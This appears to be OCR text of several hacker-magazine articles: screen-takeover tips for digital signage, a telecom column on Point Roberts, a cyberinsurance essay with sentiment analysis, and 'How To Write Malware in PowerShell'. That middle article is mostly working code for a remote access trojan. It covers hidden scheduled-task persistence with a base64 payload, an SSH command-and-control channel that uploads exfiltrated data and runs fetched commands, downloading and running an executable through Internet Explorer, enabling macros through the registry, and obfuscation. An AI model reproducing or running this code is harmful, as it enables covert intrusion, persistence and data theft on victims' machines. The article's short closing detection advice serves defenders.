2) The remote doesn't work despite being compatible with the TV. This usually happens because commercial screens used in digital signage installations can have an external IR receiver that plugs into the back with a 3.5mm jack. If the installer was smart, they would plug in the IR receiver to do what they needed, then unplug it so no one else can change things on the screen. These are easy to purchase on Amazon and, if you really need to control a screen, it'd be good to have one with you to plug into the screen. Also, make sure the batteries in your remote are good. If you have any phone except an iPhone, you can open your camera app, point the remote at the camera, press a button, and see the IR light blinking when you press remote buttons. This doesn't guarantee the batteries are full enough to work, but is a great way to check that they aren't empty.

Another thing to keep in mind concerns Samsung screens. They have a system called MagicINFO on them and, if the company managing the screen has purchased the right license for it, they could be able to see and control the screen at any time. Generally, if it's a Samsung display, you'll want to check for and unplug an Ethernet cable or do a factory reset to wipe the Wi-Fi connection information from it. Again, this ensures your content stays up as long as possible.

Hacking a USB/Memory Card Setup

These are the easiest to change the display on. Simply power off the screen, pop out the storage device, plug it into your computer, and replace the existing files with your own. It's wise to stick to standard formats here (.jpg, .png, .mp4, etc.), as these systems can be limited in what formats they accept.

Hacking Almost Any Digital Signage Screen

Maybe you don't have the time to spend doing the things mentioned above. What most screens do have in common is they have HDMI ports for their video signal. You can always unplug the device that is plugged in and replace it with a cheap Amazon Fire Stick or Chromecast. You can use your phone as a hotspot to connect those devices and change the content all you like.

Summary


There are many different types of signage setups, all with their own quirks. I hope I have stimulated your mind into thinking about the possibilities of hacking a digital signage display. While I understand there are many other attack vectors and display setups, this article should get you covered on the basics so you can begin to explore all the screens out there!

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! I'm writing to you from a peninsula, surrounded by water on three sides, where Canadian dollars are used, gasoline is sold in liters, the BC ferry to Vancouver Island is a stone's throw away, and it's approximately 20 minutes to Vancouver International Airport or 30 minutes to downtown Vancouver. If you had to guess where you were located, you'd probably assume the Lower Mainland of British Columbia, right? And yet, somehow, this place is part of the United States, leading to one of the strangest telecommunications landscapes in North America.

Point Roberts, depending upon whom you ask, is either an accident of geography or a deliberate construction. When the U.S. and Canada drew the border in these parts, it was drawn along the 49th parallel. This included Point Roberts, five square miles of pene-exclave, surrounded on three sides by water and one side by Canada. It's completely cut off from the rest of the United States, and the only access is by boat, small plane or by traveling through Canada (which is currently limited to essential travel only). While there was a bustling fishing and canning industry around the turn of the 20th century, it's long gone. These days, the economy consists mostly of receiving packages from U.S. online retailers for Canadian customers, as well as selling gas and groceries that are considerably cheaper than in Canada.



Owing to the unique geography, Point Roberts is dependent upon its neighbors for a considerable amount of its infrastructure (for example, power is supplied by BC Hydro and marketed by Puget Sound Energy (PSE), while water is supplied by Metro Vancouver). Essentially everything coming into or out of Point Roberts transits Canada. Accordingly, "Point Bob," as the locals call it, has been treated as a practical appendage of the Vancouver area. This dependency has, however, been gradually reduced over time in the telecommunications space.

Until 1988, Point Roberts residents were served by BC Tel and had phone numbers in the 604 area code. The 945 exchange was particularly unique because it was also reserved in the 206 area code, which served all of western Washington, just in case a U.S. local exchange carrier ever wanted to serve Point Roberts (given that Point Roberts is in the United States, FCC rules allowed a U.S. carrier to displace BC Tel upon application). Ironically, this wasn't an economic proposition until after the breakup of the Bell System, which unlocked federal subsidies for independent local exchange carriers. Whidbey Telephone applied for, and was granted, the right to serve Point Roberts despite considerable local opposition from residents who were accustomed to calling

their neighbors for free, rather than paying international long distance rates.

These days, Whidbey Telephone is still the local exchange carrier, as well as the only local Internet provider. They run an aging and moribund copper network which they're allegedly upgrading to fiber, except - predictably - they only plan to put this in if they get a massive subsidy from the Department of Agriculture. Internet access theoretically tops out at 30Mbps at $70 per month, but in practice, most places don't achieve these speeds, and Point Roberts has some of the lowest Internet speeds in the state based on a state Utilities and Transportation Commission survey. While a demonstration fiber network is in place (with high speeds to the community center), it will be rolled out no earlier than 2025, provided that federal subsidies are provided. Whidbey Telephone, like many independent LECs, for the most part only invests federal money in its network, and federal subsidies are (like most things in the U.S.) unreliable at best. To Whidbey Telephone's credit, however, they do offer two public phones with free unlimited local calls (one at the marina, and the other in a phone booth outside their office).

Until mid-2019, Eastlink provided cable TV service from their office in British Columbia. This was a holdover from when Delta Cable, a local family-owned Canadian company, operated cable services. However, Eastlink didn't invest in upgrading the network in Point Roberts, given the lack of assurances from the FCC that they would be allowed to continue providing any service at all, much less permitted to offer services such as high-speed Internet access, which would justify the investment. Eventually, the costs of operating the service became too great and they abandoned the entirety of their cable plant, which is still in place, but is now unmaintained.

The Whidbey Telephone stranglehold over phone service lasted forever because of the rapid development of mobile phone technology. Canadian carriers provide excellent wireless phone coverage across the entire Point. Accordingly, most residents carry Canadian mobile phones, which allow them toll-free calling to the Vancouver area (no thanks to Whidbey Telephone). U.S. mobile carriers, meanwhile, have largely ignored Point Roberts. Only Verizon offers service, and they operate only a single tower next door to the fire hall which offers limited coverage. The service seems more as though it's designed to limit U.S. roaming for their own subscribers visiting Point Roberts than to provide much local coverage.

For higher speed Internet service, Starlink satellite-based (currently in beta) is one possible option. They offer service of up to 100Mbps and the beta service is reasonably reliable because Point Roberts is in one of the few global locations with uninterrupted coverage. The downside is the cost: at $99 a month, this is not a cheap connectivity option. Another community-based option is being floated by a local group of entrepreneurs doing business as PointNet with service planned for this summer. Despite local opposition to tower construction (like pretty much everywhere else in the U.S., 5G conspiracy theories abound on Point Roberts), they have received the requisite approvals and plan to operate a 50Mbps *symmetrical* 4G fixed wireless service, operating over CBRS bands. Trunking will be back to the U.S. mainland (bypassing Whidbey Telephone and gaining access to a major fiber corridor) via high-speed fixed wireless.

And with that, it's time for me to prepare my paperwork for the Canadian border so I can - hopefully - leave. Only "essential" trips (such as those related to telecommunications work) are currently permitted, and there is no guarantee that once arriving here, you'll be permitted to return to the U.S. mainland. I'll be sorry to go, though. It really is beautiful here. You can watch whales from the beach. Deer wander the neighborhoods. The skies are soaring with eagles and great blue herons. You'd never guess that just a few miles away, there is a dense urban region with nearly three million people. Although many of us are stuck inside far more than we'd like to be, rest assured that the everyday heroes of telecom are working hard to keep you connected. That is, just as soon as I finish my lunch, and maybe a nap after that. Stay safe this winter, and I'll see you again in the Spring!

How To Write Malware in PowerShell - Tips and Tricks

by David

Malware is a broad name for a different kind of software. In this article, I will describe some of the steps needed to created an example of malware in PowerShell. This will run on most Windows machines out there.

The great thing about PowerShell is that it is a powerful scripting tool, and is available on all Windows versions 7 and beyond.

What Is Needed

The malware that I will describe is a RAT (Remote Access Tool). In a former issue of *2600*, a PowerShell virus was described, but this will take what is possible with PowerShell even further. Throughout the text, this software will be described as both RAT and malware.

A RAT has some different components:

- Some way to obtain persistence
- Some channel to talk back to the C2 (Command and Control) server
- Some way to execute commands from the C2 server

The malware that I will describe will use SSH as the channel. This is due to the fact that SSH is encrypted, so it would be bad to have the possibility of packet inspecting malware traffic.

The malware will use scheduled tasks to obtain persistence.

Let's Get Started

Let us start with the persistence part:

```powershell
$T = New-ScheduledTaskTrigger
➥-Once -RandomDelay 00:05:00
➥-RepetitionDuration (New-
➥TimeSpan -Days 10000) -At
➥(Get-Date).AddSeconds(10)
➥-RepetitionInterval (New-
➥TimeSpan -Minutes 15);
$P = New-ScheduledTaskPrincipal
➥$env:USERNAME;
$S = New-ScheduledTaskSettingsSet;
$A = New-ScheduledTaskAction
➥-Execute "powershell.exe"
➥-Argument '-windowstyle hidden
➥-command iex ([System.Text.
➥Encoding]::Ascii.GetString([System.
➥Convert]::FromBase64String(\"<the
➥rat as base64 string\")))';
$D = New-ScheduledTask -Action
➥$A -Principal $P -Trigger $T
➥-Settings $S;
Register-ScheduledTask
➥StorageOptimizer -InputObject $D
➥| Out-Null;
```

The first line defines a task that runs every 15 minutes (plus or minus five minutes). The random delay is used to make sure that during forensics it is harder to detect since it is not running every X minutes but instead runs in an irregular pattern.

The task is created for the user. This could be an issue, but that is something for you to test. As they say in some texts, left as an exercise for the reader.

Then the action is defined. Here it is defined that it will run PowerShell, and also the parameters for PowersShell.

Last and not least the task is created and registered. And now, if everything went well you will have malware that is persistent across boots.

What Now?

Now we need to make the RAT itself.

```powershell
➥Set-ExecutionPolicy Unrestricted
➥-Force -Scope CurrentUser;
```

The first line should be this. This ensures that we can run whatever we want in the context of the current user.

The next part we need is to ensure that our covert channel to the C2 server works:

```powershell
$file = "$($env:TEMP)\Posh-SSH.zip";
 if (!(Test-Path $file)) {
  [Net.ServicePointManager
➥]::SecurityProtocol = [Net.
➥SecurityProtocolType]::Tls12
  $webclient = New-Object System.
➥Net.WebClient;
  $url = "https://github.com/
➥darkoperator/Posh-SSH/archive/
master.zip";
  $webclient.
➥DownloadFile($url,$file);
 }
 $targetondisk = "$($env:TEMP)";
 if (!(Test-Path ($targetondisk+"\
➥Posh-SSH\Posh-SSH.psm1"))) {
  New-Item -ItemType Directory
➥-Force -Path $targetondisk | out-
➥null;
  $shell_app=new-object -com
➥shell.application;
  $zip_file = $shell_app.
➥namespace($file);
  $destination = $shell_app.
➥namespace($targetondisk);
  $destination.Copyhere($zip_file.
➥items(), 0x10);
  Rename-Item -Path
```

```
➥($targetondisk+"\Posh-SSH-master")
➥-NewName "Posh-SSH" -Force;
 }
 Import-Module ($targetondisk+"\
➥Posh-SSH\Posh-SSH.psd1");
```

Here we will use a PowerShell SSH module. First, we test if the file exists. If not, we will fetch it from the Internet. Then we will check if the PowerShell module exists. If not, we will unpack the zip file and load the module as the last line.

Now we are ready to communicate with the C2 server.

```powershell
 $h = "c2_host.malware";
 $port = 443;
 $user = "c2test";
 $password = ConvertTo-
➥SecureString 'c2test'
➥ -AsPlainText -Force;
 $Credential = New-Object System.
➥Management.Automation.
➥PSCredential ($user, $password);
 $ss = New-SSHSession
➥ -ComputerName $h -Credential
 $Credential -Port $port -Force;
```

This is where we prepare the SSH session. We connect to our host with username and password and are ready to run commands.

Here is the backend - just a Linux server, so we will run a command to mark the start of a new session:

```powershell
Invoke-SSHCommand
➥ -Command ("touch latest_
➥start_"+($env:COMPUTERNAME))
➥ -SSHSession $ss;
```

Next we check to see if we have any data to exfiltrate to the C2 server. If yes, then we upload the data:

```powershell
 $s = New-SFTPSession
➥ -ComputerName $h -Credential
➥ $Credential -Port $port -Force;
 if (Test-path "$($env:TEMP)
➥ exfildata.zip") {
  Set-SFTPFile -SFTPSession $s
➥ -LocalFile "$($env:TEMP)
➥exfildata.zip"
➥ -RemotePath "exfil_$(Get-
➥Date)_$($env:COMPUTERNAME).zip";
  Remove-Item -Path "$($env:TEMP)
➥exfildata.zip" -Force;
 }
```

Now we need to see if we have any new commands that need to be run on the computer:

```powershell
 if (Test-SFTPPath -SFTPSession
➥$s "command_$($env:COMPUTERNAME)
➥.zip") {
  Get-SFTPFile -SFTPSession
➥ $s -RemoteFile"command_$($en
➥v:COMPUTERNAME).zip" -LocalPath
➥ "$($env:TEMP)command.zip"
➥ -Overwrite;
  Remove-SFTPItem
➥ -SFTPSession $s -Path
➥ "command_$($env:COMPUTERNAME)
➥.zip" -Force;
  $tmp = New-TemporaryFile;
  Remove-Item -Path $tmp -force;
  New-Item -Path $tmp -Type
➥ directory;
  $command_path = $tmp;
  $shell_app=new-object -com
➥ shell.application;
  $z = $shell_app.
➥namespace("$($env:TEMP)command
➥.zip");
  $d = $shell_app.
➥namespace($command_path);
  $d.Copyhere($zip_file.items(),
➥ 0x10);
  cmd.exe /c $command_path+"\
➥optimize.bat";
  Remove-Item -Path "$($env:TEMP)
➥command.zip" -Force;
  Remove-Item -Recurse -Path
➥ $command_path -Force;
 }
```

Here we fetch a file that is named something with the computername as well. In this way we should be able to control more than one computer from our C2 server.

The zip file that we fetch from the C2 server must contain a file called optimize.bat. This is the bat file that will run. Any command that is needed must be started from that bat file.

Afterwards we will delete the file to clean them from the disk. I know that it will still be possible to fetch from the Master File Table (MFT), but we should delete the files anyway to make it harder to be detected.

For the last part, we will do some housekeeping and disconnect from our C2 server and make a note on the server to tell it when we finished:

```powershell
 $s.Disconnect();
 Invoke-SSHCommand
➥ -Command ("touch latest_
➥end_"+($env:COMPUTERNAME))
➥ -SSHSession $ss;
 $ss.Disconnect();
```

Other Tips and Tricks

If PowerShell is blocked from accessing the web, then just use Internet Explorer. PowerShell has access to the .Net class library, therefore you can do this:

```powershell
$ie = New-Object -ComObject
➥ "InternetExplorer.Application"
$uri = "http://<some host>/base64
➥_exe.html"
$ie.Visible = $false;
$ie.navigate($uri)
while ($ie.Busy) {Start-Sleep
➥ -Milliseconds 100 }
$data = $ie.Document.
➥getElementsByTagName('body')[0]
➥.innerText

$ie.Quit()
[System.Runtime.InteropServices.
➥Marshal]::ReleaseComObject( $ie
)

$filename = "c:/windows/temp/
➥runthis.exe"
[IO.File]::WriteAllBytes($filename
➥, [Convert]::FromBase64String
➥($data))
cmd /C $filename
```

This will create a COM object controlling Internet Explorer. IE will connect to our C2 server (or some other server) and get an executable as base64. Then the script will convert from base64 and run the command.

Another trick is to use PowerShell to run a macro in an Office document:

```powershell
$word = new-object -comobject
➥ word.application
$app = $word.Application
$app.visible = $false

#Enable macros
New-ItemProperty -Path "HKCU:\
➥Software\Microsoft\
➥Office\$($word.Version)\word\
➥Security" -Name AccessVBOM
➥-PropertyType DWORD -Value 1
➥-Force | Out-Null
New-ItemProperty -Path "HKCU:\
➥Software\Microsoft\
➥Office\$($word.Version)\word\
➥Security" -Name VBAWarnings
➥-PropertyType DWORD -Value 1
➥-Force | Out-Null

#Open word document
$Document=$Word.documents.
➥open($filename)

#Run macros
$app.run("DoEvilStuff")

#Disable macros
New-ItemProperty -Path "HKCU:\
➥Software\Microsoft\
➥Office\$($word.Version)\word\
➥Security" -Name AccessVBOM
➥-PropertyType DWORD -Value 0
➥-Force | Out-Null
New-ItemProperty -Path "HKCU:\
➥Software\Microsoft\
➥Office\$($word.Version)\word\
➥Security" -Name VBAWarnings
➥-PropertyType DWORD -Value 0
➥-Force | Out-Null
```

Here we have a file - in this case a Word file. We enable macros, open the document, run the macro, and disable macros again.

For extra credits you can encrypt strings in PowerShell or obfuscate the strings. You can also use `Invoke-Obfuscation` to further obfuscate the PowerShell script before you convert it to base64 to be included in the stager.

But Malware Is Bad, Right?

Yes, malware is bad. But you need to know bad to separate the bad from the good. This malware may not leave a file on disk, but can be traced by looking at scheduled tasks in Windows.

In Windows you have the capability of enabling a transcript to log everything that the user does in PowerShell. This can be enabled using a GPO (Group Policy Object). This will help you when doing forensics to see if any bad PowerShell was run. You can try it for yourself using the `Start-Transcript` cmdlet.

You can also log PowerShell executions in Event Logs. This is only possible from PowerShell 5.1.

Last but not least, you can use an EDR (Endpoint Detection and Response) solution like Cisco Umbrella, Microsoft ATP (now Microsoft Defender for Endpoint), or something else to detect obfuscated PowerShell and deny or at least log the incident.

And remember! Stay Safe. Stay Legal.

Beyond the Breach: An In-Depth Look into the Cyberinsurance Industry

by Shaikat Islam

Cyberinsurance is a portmanteau of two terms - cyber and insurance - that are often overprescribed in our ever-interconnected world. The cult of cyber was born in the midst of the personal computer revolution that has shadowed over us since the 1970s, and the advent of the modern concept of insurance can be traced back to 1762, when a mathematician by the name of James Dodson revolutionized the concept of the insurance premium - a set amount, precisely calculated, that would act as ease of mind in case of disaster. Since then, the concept of insurance has morphed into a medley of different iterations and has become one of the most hotbed issues within the current political climate, but its essence has changed very minutely over its evolution and can be described in one word - security. In its most basic form, an insurance policy is a secure contract between one party and an insurer to protect the party against specific risks.

Cyberinsurance, also known as cyber risk insurance, is insurance designed to protect against a number of nefarious attacks and breaches on data and systems, including cybercrime and attacks such as malware, ransomware, DDoS, and botnets. The key note here is that cyberinsurance is a plan of recourse only after an incident has occurred - as a result, cyberinsurance is not an effective plan of defense.

In this new era of data-driven analytics, where the amount of data doubles every 20 months and billions are taking to mobile technology platforms to conduct their economic transactions, the triad of cybersecurity - confidentiality, integrity, and availability - are as important, and at risk, then ever. Effective measures to prevent breaches, such as data encryption, techniques such as destroy before disposal, the proper training of employees, and update procedures are only effective before a breach occurs - the question this article tries to answer is: Is cyberinsurance truly an effective measure beyond the scope of incident response and the point of return?

To the Community

Cybersecurity courses offer a great deal of information about specific measures to prevent cyber incidents, as well as detailed glimpses into proper cyber defense, but leave a great deal to be answered as to what occurs within an entity after an incident happens. It is common to see discussions of "X Breach Occurred at Y Company: Millions Affected" within course discussion pages, but one becomes curious to know exactly how organizations deal with breaches after the fact.

Cyberinsurance is one of the many recourses of action that are implemented after a breach occurs, and a popular one at that (cyber risk policies are expected to reach a $7.5 billion dollar market by the end of 2020), but much is left to be answered as to whether or not policies are as truly effective as advertised.

The Evolution of Cyberinsurance and Its Efficacy

As Internet use began to grow at a feverish pitch during the late 1990s, many commercial entities were looking to capitalize on the network, and many succeeded. Ask Jeeves, Netscape, and larger than life institutions such as Amazon all owed their success to that commercialization, but there were no effective loss control measures put in place to secure the intangible resources that made up a bulk of these Internet companies' assets. Data that made up these companies' assets, such as credit card numbers, personal user histories, and other sensitive information were susceptible to breaches and, as of 1997, there were no risk policies implemented to protect companies after a breach happened.

As it turns out, the birth of cyberinsurance owes its existence to luck. Steven Haase, then an insurer working with an insurance agency in Atlanta coincidentally found himself working with a colleague at American International Group (AIG), implementing the Internet Security Liability Policy, which was translated to other policies at ACE Insurance and Lloyds of London, an insurance company based in England. In "What Agent Who Wrote First Cyber Policy Thinks About Cyber Insurance Now" by Andrea Wells, published in *Insurance Journal*, Haase finds that one of the

most egregious problems with cyberinsurance in its current state is the lack of education that insurance agents have when dealing with such policies. Agents, in his view, do not understand the product enough to sell it effectively, leading many to wonder how truly effective these policies can actually be.

As of 2018, there are 528 insurers based in the United States that underwrite cyberinsurance claims, which is an increase of 47 from 2017, due to a demand driven by increased awareness, and the number of claims report a 39 percent increase from 2017 to 2018. Furthermore, the top ten cyberinsurance policy writers lay claim to 69.5 percent of the market share within 2018. As can be seen, the demand for cyberinsurance skyrocketed after its humble birth in 1997, which can be linked to countless factors, the most prominent being the rise of Internet technology within business use, as well as the commodification of data.

The current cyberinsurance market comes in three manifestations: third-party written coverage, first-party written coverage, and implicit silent cyber coverage. Third-party coverage is most similar to medical malpractice insurance, where the insurer reimburses organizations for costs that occur due to cyber incidents, which is what was most similar to the type of policy underwritten by Haase. First-party written coverage is a more broad insurance policy that can be written for any company that uses technology and accounts for company specific needs, however broad or large. The third type, called implicit silent cyber coverage, is one of the most interesting as it extends coverage to property and casualty (P&C). Say that you buy a fire alarm with an attached webcam that rests in an unsecured port on your local network and that fire alarm is connected to your sprinkler system which sits upon your expensive collection of moisture-sensitive, limited edition, Matisse artwork. If your fire alarm were to be breached and your sprinkler system set off, theoretically, based on the coverage underwritten by your provider, your artwork would be insured.

The problem with that last case is that it is emblematic of how specific and esoteric risk analysis for writing cyberinsurance can be. Networks, databases, and systems are hard enough for sysadmins to decipher after years of on the job training. Insurance agents, as Haase mentions earlier, cannot be expected to fully understand all the minutiae that goes behind designing a cyber risk policy in tandem with the complexity of computer networks and systems. Furthermore, cyberinsurance is not as effective as auto insurance or health insurance when it comes to history. There is a large, recorded database of different accidents, loss calculations, and settlements that can back an auto insurance policy; for cyberinsurance policies, this history is not nearly as broad (due to its birth in 1997) and complexity inundates cyber risk analysis. What is probably most egregious in the cyberinsurance market is the possibility of a wide scale cyberattack, as well as the short incubation periods of malware. A large scale attack on a single point of failure such as Amazon Web Services, which is utilized by hundreds of thousands of small and large entities, could possibly lead to claims for hundreds of thousands of claimants, which would be impossible to fulfill by the cyberinsurers. Car accidents, diseases, and property damage can all be quantified in terms of a ceiling and floor function for risk, but how does an actuarial scientist quantify the risk for malware that constantly changes every two days, or new instances of ransomware and constantly changing cyber incidents?

Cyberinsurance is not as concrete as insurance companies claim. There is a plethora of unknown knowledge that can influence the state of a breach or cyber incident, and many cases of company-sponsored insurance negligence, like the one described for Mondelez below, are emblematic of the uncertainty that faces the cyber risk market.

Case Study: Mondelez

In 2017, ransomware (which is malware that is designed to deny access to crucial system functions until a ransom is paid) was in vogue throughout the world. WannaCry, attributed to the Lazarus Group, was demanding payments in Bitcoin and left many crucial systems such as those in hospitals and government offices in paralysis. Recently after, NotPetya, another type of ransomware, resulted in one of the most devastating cyberattacks in history: Merck, a pharmaceutical company, lost $870 million. FedEx lost $400 million. Many other companies and government agencies lay in paralysis as NotPetya, whose purpose seemed to be to destroy disk structures and wipe data, spread itself across computer networks with worm-like features, using the EternalBlue and

EternalRomance SMBv1 exploits.

One of the companies affected was Mondelez, a confectionary and snack company responsible for Cadbury, Oreo, and Toblerone. They lost about $100 million dollars over computer damage and distribution disruptions, which, according to their insurer, Zurich American Insurance, was not covered under their plan.

The reason?

Zurich American Insurance denied Mondelez' claim on the basis that it showed traits emblematic of a warlike, or hostile, actor, which was not covered in their policy. Simply put, Zurich American Insurance believed a nation-state actor was responsible for the attack, and denied coverage for Mondelez because their policy does not include that coverage. The problem with this exclusion lies in the insurer's claims. Zurich American Insurance's claim that a warlike actor had perpetrated the incident was unprecedented until that point, and was unproven at that point, until February 2018, when a group of NATO nations attributed the malware to Russia. The question now is, can Mondelez' claim be denied based on information that was not freely available retroactively, and how do cyber risk providers divide the line between nation state actors and individual actors when it comes to the origin of an incident or exploit?

The Mondelez vs. Zurich case has heavily influenced discussions of the cyberinsurance industry and its efficacy, and has proven that the industry is still in its infant stage of development. The fact of the matter remains that the current consensus within the industry is that cyberinsurance providers simply do not have access to the large datasets employed by other risk analysis entities, and until such a dataset is employed for the calculation of cyber risk, cyberinsurance is simply not effective at what it aims to do - provide security, ex post facto.

Case Study: The City of Baltimore

This case, like Mondelez', also began with ransomware - this time, by the name "Robbinhood." In May of 2019, a majority of the City of Baltimore's servers were shut down, leading to $18 million in damage. The malware was distributed through hacked remote desktop services and other Trojans, which made the malware a more individually targeted incident. Once a computer was affected, all personal data became encrypted until a payment, made in Bitcoin, was provided.

Just recently, the City of Baltimore made headlines by purchasing a $20 million dollar cyberinsurance policy between Chubb Insurance and AXA XL Insurance, two of the leading cyber risk providers. In detail, the City of Baltimore paid $500,103.00 for $10 million in coverage from Chubb Insurance, and $355,000.00 for $10 million in coverage from AXA XL Insurance. According to the Board of Estimates and the Comptroller of Baltimore, the coverage includes: cyber incident response coverage (including an investigative team); business interruption loss and extra expense; contingent business interruption and extra expense loss; digital data recovery; network extortion; and third party coverage for cyber privacy, network security, payment card loss, regulatory proceedings, and electronic social and printed liability.

While the breadth of definition for this policy is limited by the public documents provided by the City of Baltimore, the description of the policy is as general as can be. There are no provisions for the definition of a cyber incident actor, nor are there provisions for the limitation of coverage for specific attacks, which, using the case of Mondelez, would prove to be very valuable to have. In "Baltimore bought $20M in cyberinsurance. Such policies are becoming more common" by Stephen Babcock, Jeff Bathurst, a security consultant, provides a quote that has become ever too common in the cyber security industry - "Insurance companies are working to come up with more accurate models, while companies are still figuring out how much cyberinsurance coverage they need."

In short, it can be inferred from the above that the coverage purchased by the City of Baltimore, while effective in some cases that are distinctly defined in the policy terms, is still in infant stages, and is less effective than it was marketed to be.

A Sentiment Analysis on Top Cyberinsurer Companies Landing Pages to Determine Link Between Subjectivity and Polarity

A mature market for cyberinsurance has yet to emerge for a number of reasons, including lack of actuarial data, accounting difficulties, and a lack of legislature regulating the industry. But one interesting reason that Bandyopadhyay, Mookerjee, and Rao posit

within their paper "A Model to Analyze the Unfulfilled Promise of Cyber Insurance: The Impact of Secondary Loss" is that companies may be afraid of revealing that they have undergone a breach to their insurer for fear of ruining their reputation in the public sphere.

Previous sections have discussed bad faith on the part of the insurers, specifically Zurich American Insurance, a company that disputed a claim over unprecedented reasons, and also have mentioned bad faith on the part of insurance agents, who, according to Haase, lack the proper knowledge to truly understand the product they are selling.

As a result, I believed it would be interesting to perform a sentiment analysis on the landing pages of the ten major cyberinsurance firms, which includes Chubb, AX_AXL, AIG, Travelers, Beazley, Farmers, Zurichna, Progressive, Arbella, and Allianz. Considering the lack of faith of many experts within the current state of the art of the industry, I thought that a sentiment analysis on the landing pages of these firms would resemble a scenario in which an entity in crisis were searching for cyberinsurance as a means of security. As for my methodology, I scraped the readable text-data from each of the landing pages, preprocessed them for NLP tasks by removing punctuation, lowercasing input, as well as removing any conjunctions and stopwords (words that provide no value to the semantic of a sentence, such as articles). After doing this for each of ten websites, I converted each text block into a word list, which was matched against an opinion word list provided by Minqing Hu and Bing Liu as part of an appendix for their paper, "Mining and Summarizing Customer Reviews," published at UIUC. After finding the positive, negative, and neutral proportion values for each of the web pages, I created word clouds for each web page, and then ran a sentiment/polarity assessment on each web page using Textblob, a pre-trained NLP package for python.

In Figure 1, which describes the sentiment analysis results using the opinion word list, AIG had the largest proportion of positive opinion words, while Arbella had the least positive opinion words, showing the largest




Figure 2: *Subjectivity and polarity scores measured using Textblob for each of the ten cyberinsurance providers' landing pages.*

Insurer	Negative Rate	Positive Rate	Neutral Rate
AIG	0.10677966101694915	0.061016949152542375	0.8322033898305085
ALLIANZ	0.10137795275590551	0.0344488188976378	0.8641732283464567
ARBELLA	0.10462287104622871	0.024330900243309004	0.8710462287104623
AX AXL	0.0776255707762557	0.028538812785388126	0.8938356164383562
BEAZELEY	0.10874200426439233	0.06823027718550106	0.8531645569620253
CHUBB	0.06638566912539515	0.03371970495258166	0.8998946259220232
FARMERS	0.11392405063291139	0.03291139240506329	0.8531645569620253
TRAVELERS	0.07776669990029911	0.03389830508474576	0.8883349950149552
PROGRESSIVE	0.11505681818181818	0.029829545454545456	0.8551136363636364
ZURICHNA	0.10272536687631027	0.033542976939203356	0.8637316561844863

Figure 1: *Negative, positive, and neutral sentiment rates for each of the top ten cyberinsurance provider landing pages.*

percentage of negative sentiment.

Interestingly enough, in Figure 2, which describes the subjectivity vs. polarity for the ten cyberinsurance company landing pages, AIG also had the largest polarity as well as subjectivity, suggesting that the language used on their website is most subjective. Allianz had the least subjective and least polarizing language of all ten companies. Ranges for polarity were from 0.0326 to 0.1655, and ranges for subjectivity were from 0.2517 to 0.3457. These results can correlate to the word maps for both companies, which can be seen in Figure 3. AIG's word cloud has notable examples of buzzwords, such as "cyberedge," while Allianz's word cloud seemingly lacks any such vernacular, instead including such neutral terms as "financial," "risk," and "underwriter."

Figure 3: *Word clouds describing the frequency of words, as they appear on each of the top ten cyberinsurance providers' landing pages.*

From these results, one can only suggest that individuals or entities looking for cyberinsurance coverage should take companies' advertisements with a grain of salt. In 2016, insurance markets capitalized on 1.27 trillion dollars of premiums, which allowed them to spend so heavily on marketing and advertising. The insurance space is one of the most heavily advertised industries in the United States and the world, so much so that each large industry company has its own mascot - think the Geico gecko, the Geico cavemen, Flo from Progressive, AFLAC, and the "We Are Farmers" jingle. Anyone looking for insurance should be knowledgeable about what they are buying beforehand, perhaps with the aid of a third party consultant.

Action Items and Suggestions for the Cyberinsurance Industry

The cyberinsurance industry began with the advent of the consumer technology revolution and suffered from growing pains as it struggled to match the efficacy, literature, and history that provided other forms of personal loss insurance industries their great market success. Today, there are hundreds of insurance companies that provide some sort of cyber risk liability, but do so with many uncertainties - there are no regulatory agencies for insurance companies to determine whether or not cyber incidents are acts of nation-state actor aggression or individual attacks, which led to Mondelez losing hundreds of millions of dollars which they were seemingly insured for. Furthermore, insurance companies currently do not have the ability to provide coverage for the increasingly large and mutating body of cyber incidents and malware that continuously changes and plagues the cyber space each year. If a cyber attack was insidiously crafted to destroy an electrical grid, or shut down an ISP or a cloud hosting company, the ramifications would be disastrous for both the industries affected directly by the attack, as well as the insurers, who would have to cover the billions (possibly trillions) of dollars in claims.

